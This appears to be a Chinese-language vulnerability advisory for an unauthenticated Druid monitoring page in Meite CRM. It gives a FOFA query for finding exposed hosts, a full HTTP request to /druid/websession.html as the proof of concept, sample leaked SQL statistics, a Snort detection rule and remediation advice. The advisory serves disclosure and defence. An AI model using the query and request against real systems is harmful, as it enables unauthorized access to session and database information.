

美特CRM--druid组件-未授权访问

美特CRM--druid组件-未授权访问，通过未授权读取druid的配置信息。

影响版本

美特CRM

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="/common/scripts/basic.js"

POC/EXP：

```
GET /druid/websession.html HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
```



SQL Stat View JSON API

N	SQL #	ExecCount	ExecTime	ExecMax	Txn	Error	Update	FetchRow	Running	Concurrent	ExecHisto [-----]	ExecRshisto [-----]	FetchRowHisto [-----]
1	delete	1	5	5	0	0	1	0	0	1	[0.1.0.0.0.0.0]	[0.1.0.0.0.0.0]	[1.0.0.0.0.0]
2	delete	2	10	5	0	0	2	0	0	1	[0.2.0.0.0.0.0]	[0.2.0.0.0.0.0]	[2.0.0.0.0.0]
3	delete	3	16	5	0	0	3	0	0	1	[0.3.0.0.0.0.0]	[0.3.0.0.0.0.0]	[3.0.0.0.0.0]
4	delete	3	16	5	0	0	3	0	0	1	[0.3.0.0.0.0.0]	[0.3.0.0.0.0.0]	[3.0.0.0.0.0]
5	delete	3	16	5	0	0	3	0	0	1	[0.3.0.0.0.0.0]	[0.3.0.0.0.0.0]	[3.0.0.0.0.0]
6	delete	2	11	5	0	0	2	0	0	1	[0.2.0.0.0.0.0]	[0.2.0.0.0.0.0]	[2.0.0.0.0.0]
7	delete	1	5	5	0	0	1	0	0	1	[0.1.0.0.0.0.0]	[0.1.0.0.0.0.0]	[1.0.0.0.0.0]
8	delete	8	44	5	0	0	8	0	0	1	[0.8.0.0.0.0.0]	[0.8.0.0.0.0.0]	[8.0.0.0.0.0]
9	delete	1	5	5	0	0	1	0	0	1	[0.1.0.0.0.0.0]	[0.1.0.0.0.0.0]	[1.0.0.0.0.0]

snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Meite CRM - Druid Unauthorized Access";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/druid/websession.html"; http_uri;
  metadata:service http;
  metadata:affected_product "美特CRM";
  metadata:vulnerability_type "Unauthorized Access";
  classtype:web-application-attack;
  sid:1000283;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。